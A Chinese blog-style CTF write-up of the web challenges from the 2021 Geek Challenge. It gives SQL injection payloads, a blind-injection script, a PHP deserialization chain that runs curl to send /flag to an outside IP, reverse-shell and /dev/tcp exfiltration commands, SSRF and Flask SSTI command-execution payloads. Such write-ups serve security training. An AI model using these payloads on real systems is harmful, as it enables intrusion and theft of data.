

# 2021极客大挑战web部分wp

原创

[bmth666](#) 于 2021-11-26 14:42:21 发布 4165 收藏 6

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[ctf](#) 专栏收录该内容


22 篇文章 1 订阅

订阅专栏



看到url: <http://c6h35nlkeoew5vzcpsacsidbip2ezotsnj6sywn7znkdtrbsqkexa7yd.onion/>

发现后缀为.onion，为洋葱，下载后使用洋葱浏览器访问



The screenshot shows a browser window with two tabs. The active tab is titled 'http://c6h35nlkeoew5vzcpsacsid...' and the address bar shows 'view-source:http://c6h35nlkeoew5vzcpsacsidbip2ezotsnj6sywn7znkdtrbsqkexa7yd.onion/'. The source code is displayed as follows:


```
1 <html>
2 <body>
3 <h1>there is no flag here</h1>
4 <!-- SYC{hav3_fUn_1n_darK} -->
5 </body>
6 </html>
7
```

Welcome2021

查看源码发现

```
<html>
<head>
<title>Welcome2021</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<h1>Welcome 极客大挑战 2021</h1>
<p>想要完成此关, 必须了解的知识点有html和http的知识, 如html源代码查看, html请求方法, html状态码, 响应头等, 快来学学看</p>
</body>
</html>
<!-- 请使用WELCOME请求方法来请求此网页 -->
```

那么抓包使用WELCOME请求方式访问



访问f1111aaaggg9.php




得到flag

## babysql


简单的sql注入, 直接使用sqlmap即可, 也可以联合注入

```
1' union select 1,2,3,4#
```




发现注入点为1,2  
直接获取数据库

```
-1' union select 1,(select group_concat(schema_name) from information_schema.schemata),3,4#
```



发现数据库flag，那么读取一下表

```
-1' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='flag'),3,4#
```



得到表flflag，那么读一下列

```
-1' union select 1,(select group_concat(column_name) from information_schema.columns where table_schema='flag' and table_name='flflag'),3,4#
```

🌐 47.100.242.70:4339

your uname:1 and your pwd:fllllllag,wlz

不允许 47.100.242.70:4339 再次向您提示

确定

最后读取即可：

```
-1' union select 1,(select group_concat(fl1ll1lllag,wlz) from flag.fl1lag),3,4#
```

🌐 47.100.242.70:4339

your uname:1 and your  
pwd:SYC{U\_4N0w\_Sql\_Noyv~}wlz\_de\_girlfriend\_is\_longlone(bush  
i)

确定

## another sql

发现回显都是

🌐 47.100.242.70:4003

your uname:admin adn your pwd:123456

确定

很明显的布尔盲注，过滤了：

mid, substr 可以用left或right绕过

<, > 用=

if 用case when绕过

然后写出脚本，得到flag

```

import requests
import string

url = "http://47.100.242.70:4003/check.php"

flag = ''
string= '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_@{ }'
for x in range(1, 100):
    for i in string:
        #true
        #payload = "1' or case when (left((database()),%d)='%s') then 1 else 0 end#" % (x, flag + i)
        #syclover
        #payload = "1' or case when (left((select group_concat(table_name) from information_schema.tables where
        table_schema=database()),%d)='%s') then 1 else 0 end#" % (x, flag + i)
        #id,uname,pwd,flag
        #payload = "1' or case when (left((select group_concat(column_name) from information_schema.columns where
        e table_name='syclover'),%d)='%s') then 1 else 0 end#" % (x, flag + i)
        payload = "1' or case when (left((select flag from syclover),%d)='%s') then 1 else 0 end#" % (x, flag +
i)

    data = {'uname':payload,
            'pwd':'123456',
            'wp-submit':'登录'
            }
    #print(payload)
    response = requests.post(url, data=data)
    if b'your uname:admin adn your pwd:123456' in response.content:
        flag += i
        print(flag)
        break

```

```
anothersql.py X
C: > Users > bmth > Desktop > 作业 > CTF学习 > 一些比赛的题目 > 2021极客大挑战 > anothersql.py > ...
1 import requests
2 import string
3
4 url = "http://47.100.242.70:4003/check.php"
5
6 flag = ''
7 string= '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_@{}'
8 for x in range(1, 100):
9     for i in string:
10        #true
11        #payload = "1' or case when (left((database()),%d)='%s') then 1 else 0 end#" % (x, flag + i)
12        #syclover
13        #payload = "1' or case when (left((select group_concat(table_name) from information_schema.tables where table_schema=dat
14        #id,uname,pwd,flag
15        #payload = "1' or case when (left((select group_concat(column_name) from information_schema.columns where table_name='syc
16        payload = "1' or case when (left((select flag from syclover),%d)='%s') then 1 else 0 end#" % (x, flag + i)
17
18        data = {'uname':payload,
19              'pwd':'123456',
20              'wp-submit':'登录'
21              }
22        #print(payload)
23        response = requests.post(url, data=data)
24        if b'your uname:admin adn your pwd:123456' in response.content:
25            flag += i
26            print(flag)
27            break
问题 输出 调试控制台 终端
```

```
syc{u_4n0vv_3rr0r_inj
syc{u_4n0vv_3rr0r_inj3
syc{u_4n0vv_3rr0r_inj3c
syc{u_4n0vv_3rr0r_inj3c4
syc{u_4n0vv_3rr0r_inj3c41
syc{u_4n0vv_3rr0r_inj3c410
syc{u_4n0vv_3rr0r_inj3c410n
syc{u_4n0vv_3rr0r_inj3c410n}
```

## babyPOP

简单的pop链，给出来源码

```

<?php
class a {
    public static $Do_u_like_JiaRan = false;
    public static $Do_u_like_AFKL = false;
}

class b {
    private $i_want_2_listen_2_MaoZhongDu;
    public function __toString()
    {
        if (a::$Do_u_like_AFKL) {
            return exec($this->i_want_2_listen_2_MaoZhongDu);
        } else {
            throw new Error("Noooooooooooooooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!!!!!");
        }
    }
}

class c {
    public function __wakeup()
    {
        a::$Do_u_like_JiaRan = true;
    }
}

class d {
    public function __invoke()
    {
        a::$Do_u_like_AFKL = true;
        return "关注嘉然," . $this->value;
    }
}

class e {
    public function __destruct()
    {
        if (a::$Do_u_like_JiaRan) {
            ($this->afkl)();
        } else {
            throw new Error("Noooooooooooooooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!!!!!");
        }
    }
}

if (isset($_GET['data'])) {
    unserialize(base64_decode($_GET['data']));
} else {
    highlight_file(__FILE__);
}

```

发现最后调用到类b的exec，那么就需要调用 `__toString()` ->需要返回一个字符串，看到类d，发现 `__invoke` ->需要使用调用函数的方式调用一个对象，看到类e，那么就需要将 `Do_u_like_AFKL` 变为true->调用类c  
 但从类c到类e的过程中没有桥梁，我们需要自定义一个变量来完成，然后将这个变量的对象指向类e



```

<?php
class a {
    public static $Do_u_like_JiaRan = false;
    public static $Do_u_like_AFKL = false;
}

class b {
    private $i_want_2_listen_2_MaoZhongDu = 'curl 110.42.134.160:6666/`cat /flag|base64`';
    public function __toString()
    {
        if (a::$Do_u_like_AFKL) {
            return exec($this->i_want_2_listen_2_MaoZhongDu);
        } else {
            throw new Error("Nooooooooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!!!!!");
        }
    }
}

class c {
    public $a;
    public function __construct()
    {
        $this->a = new e();
    }
    public function __wakeup()
    {
        a::$Do_u_like_JiaRan = true;
    }
}

class d {
    public function __invoke()
    {
        a::$Do_u_like_AFKL = true;
        return "关注嘉然," . $this->value;
    }
}

class e {
    public function __destruct()
    {
        if (a::$Do_u_like_JiaRan) {
            ($this->afkl)();
        } else {
            throw new Error("Nooooooooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!!!!!");
        }
    }
}

$n = new c();
$n->a->afkl = new d();
$n->a->afkl->value = new b();
$m = serialize($n);
var_dump($m);
echo(base64_encode($m));

```

```

class.php × babyPOP.php ×
42         if (a::$Do_u_like_JiaRan) {
43             ($this->afkl)();
44         } else {
45             throw new Error("Noooooooooooooooooooooooooooooooooooooooo!!!!!!!!!!!!!!!!!!!!");
46         }
47     }
48 }
49
50 $n = new c();
51 $n->a->afkl = new d();
52 $n->a->afkl->value = new b();
53 $m = serialize($n);
54 var_dump($m);
55 echo(base64_encode($m));

```

```

运行: babyPOP.php ×
E:\ctf\Web\phpstudy_pro\Extensions\php\php7.0.9nts\php.exe C:\Users\bmth\Desktop\php\babyPOP.php
C:\Users\bmth\Desktop\php\babyPOP.php:54:
string(169) "0:1:"c":1:{s:1:"a";0:1:"e":1:{s:4:"afkl";0:1:"d":1:{s:5:"value";0:1:"b":1:{s:31:"\00b\000i_want_2_listen_2_MaoZhongDu";s:43:"cur
Tzox0iJjIjox0ntz0jE6ImEi0086MToiZSI6MTp7czo00iJhZmtsIjtP0jE6ImQ10jE6e3M6NToidmFsdWUi0086MToiYiI6MTp7czo2MToiAGIAaV93YW50XzJfbGld6VUxZJfTWFvWm
Fatal error: Uncaught Error: Nooooooooooooooooooooooooooooooooo!!!!!!!!!!!!!!! in C:\Users\bmth\Desktop\php\babyPOP.php on line 45

```

由于exec没有回显，又不存在权限创建文件，需要我们使用dnslog外带命令了：

```
curl 110.42.134.160:6666/`cat /flag|base64`
```

```

ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 1.14.102.22 33478 received!
GET /U1lDe1VfbjN1ZF9KaWFSYw4mUEhQX21AZ2ljX21ldGgwZHN9 HTTP/1.1
Host: 110.42.134.160:6666
User-Agent: curl/7.74.0
Accept: */*
█

```

解码得到flag

## where\_is\_my\_FUMO

给出了文章：[Linux 反弹shell（二）反弹shell的本质](#)

给出了源码：


```

<?php
function chijou_kega_no_junnka($str) {
    $black_list = [ ">", ";", "|", "{", "}", "/", " " ];
    return str_replace($black_list, "", $str);
}

if (isset($_GET['DATA'])) {
    $data = $_GET['DATA'];
    $addr = chijou_kega_no_junnka($data['ADDR']);
    $port = chijou_kega_no_junnka($data['PORT']);
    exec("bash -c \"bash -i < /dev/tcp/$addr/$port\"");
} else {
    highlight_file(__FILE__);
}

```

一开始尝试绕过，无果，后来测试了好久才发现可以连上去之后反弹shell，属实sb了



然后监听端口，反弹shell

```
ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 1.14.102.22 35352 received!
bash -i >& /dev/tcp/110.42.134.160/2333 0>&1
█
```

```
bash -i >& /dev/tcp/110.42.134.160/2333 0>&1
```

```
ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 2333
Listening on [0.0.0.0] (family 0, port 2333)
Connection from 1.14.102.22 37190 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c05e6f3f719d:/var/www/html$ ls
ls
index.php
www-data@c05e6f3f719d:/var/www/html$ cd /
cd /
www-data@c05e6f3f719d:/$ ls
ls
bin
boot
dev
etc
flag.png
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www-data@c05e6f3f719d:/$ █
```

最后需要下载flag.png到服务器，这里就需要文章中的内容了

```
cat flag.png > /dev/tcp/110.42.134.160/6666
```

然后监听端口输出到文件中, `nc -lvnp 6666 > flag.png`

```
ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 6666 > flag.png
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 1.14.102.22 39370 received!
ubuntu@VM-0-4-ubuntu:~$ █
```

得到flag




Two baka are looking at each other

And she tell you flag is `SYC{Baka~Baka~Baka~}`

**babyphp**

右键查看源码得到提示robots.txt




```
User-agent: *  
Disallow: /noobcurl.php
```

访问得到源码:

```
<?php  
function ssrf_me($url){  
    $ch = curl_init();  
    curl_setopt($ch, CURLOPT_URL, $url);  
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);  
    $output = curl_exec($ch);  
    curl_close($ch);  
    echo $output;  
}  
  
if(isset($_GET['url'])){  
    ssrf_me($_GET['url']);  
}  
else{  
    highlight_file(__FILE__);  
    echo "<!-- 有没有一种可能, flag在根目录 -->";  
}
```

简单的ssrf, 直接 `file:///flag`



SYC{U\_4N0vv\_Ss4f\_3ovv~}

## babyPy

提示是flask ssti, 那直接掏出payload

```
#文件读取  
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__[ '__builtins__'].open('/flag','r').read() }}{% endif %}{% endfor %}  
#命令执行  
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__[ '__builtins__'].eval("__import__('os').popen('cat /flag').read()") }}{% endif %}{% endfor %}
```



SYC{The\_SsTi\_1s\_V3ry\_funNy!}

## 蜜雪冰城甜蜜蜜

发现需要点出第九号饮料，并且看到js

```
/*
 * 生成签名
 * @params 待签名的json数据
 * @secret 密钥字符串
 */
function makeSign(params, secret){
    var ksort = Object.keys(params).sort();
    var str = '';
    for(var ki in ksort){
        str += ksort[ki] + '=' + params[ksort[ki]] + '&';
    }

    str += 'secret=' + secret;
    var token = hex_md5(str).toUpperCase();
    return rsa_sign(token);
}

/*
 * rsa加密token
 */
function rsa_sign(token){
    var pubkey='-----BEGIN PUBLIC KEY-----';
    pubkey+='MIGfMA0GCsGqGSIB3DQEBAQUAA4GNADCBiQKBgQDAbfX4VggVVpcfCjzQ+nEiJ2DL';
    pubkey+='nRg3e2QdDf/m/qMvtqXi4xhwvbpHfaX46CzQznU819NJtF28pTSZSKnE/791MJfV';
    pubkey+='nucVcJcxRAEcpPprb8X3hfdxKEEYj0PAuVseewm05cM+x7zi9FwbZ89u0p5sxjMn';
    pubkey+='lVjDaIczKTRx+7vn2wIDAQAB';
    pubkey+='-----END PUBLIC KEY-----';
    // 利用公钥加密
    var encrypt = new JSEncrypt();
    encrypt.setPublicKey(pubkey);
    return encrypt.encrypt(token);
}

/*
 * 获取时间戳
 */
function get_time(){
    var d = new Date();
    var time = d.getTime()/1000;
    return parseInt(time);
}

//secret 密钥
var secret = 'e10adc3949ba59abbe56e057f20f883e';
```

```
$("#[href='#']").click(function(){


    var params = {};
    console.log(123);

    params.id = $(this).attr("id");
    params.timestamp = get_time();
    params.fake_flag= 'SYC{lingze_find_a_girlfriend}';
    params.sign = makeSign(params, secret);
    $.ajax({
        url : "http://106.55.154.252:8083/sign.php",
        data : params,
        type:'post',
        success:function(msg){
            $('#text').html(msg);
            alert(msg);
        },
        async:false
    });
})
```

直接新命名一个id为9的即可，放入控制台运行即可

```
var flag = {};
flag.id = 9;
flag.timestamp = get_time();
flag.fake_flag= 'SYC{lingze_find_a_girlfriend}';
flag.sign = makeSign(flag, secret);
$.ajax({
    url : "http://106.55.154.252:8083/sign.php",
    data : flag,
    type:'post',
    success:function(msg){
        $('#text').html(msg);
        alert(msg);
    },
    async:false
});
```






```
查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Max HackBar  
过滤输出  
<anonymous> debugger eval code:5  
[详细了解]  
> var flag = {};  
flag.id = 9;  
flag.timestamp = get_time();  
flag.fake_flag = 'SYC{lingze_find_a_girlfriend}';  
flag.sign = makeSign(flag, secret);...  
Uncaught ReferenceError: params is not defined  
<anonymous> debugger eval code:8  
[详细了解]  
>
```

## 雷克雅未克

需要修改XFF头为5.23.95.255，这里推荐一个工具

 **X-Forwarded-For Header** 🔵 ⋮  
This extension allows you quickly to set the X-Forwarded-For HTTP Header

---

**详细信息**    选项    权限

---

This extension allows you to quickly update the X-Forwarded-For HTTP header for various testing purposes.

To set an IP address, click the IP icon or go to the add-on options and enter your IP address. Once set, all requests will then have the X-Forwarded-For header until you either clear the IP or set it to an empty string.

---

允许自动更新  默认     开     关

---

在隐私窗口中运行  允许     不允许  
若允许，扩展可在隐私浏览中获知您的在线活动。 [详细了解](#)

---

作者 Philip Lawrence


---

版本 0.6.2


---

上次更新 2021年1月19日

然后发现需要经纬度需要一样，在存储(cookie)那里加上x和y即可，64.963943, -19.02116



为jsfuck，最后控制台运行得到flag



## 人民艺术家

随便登录发现



密码

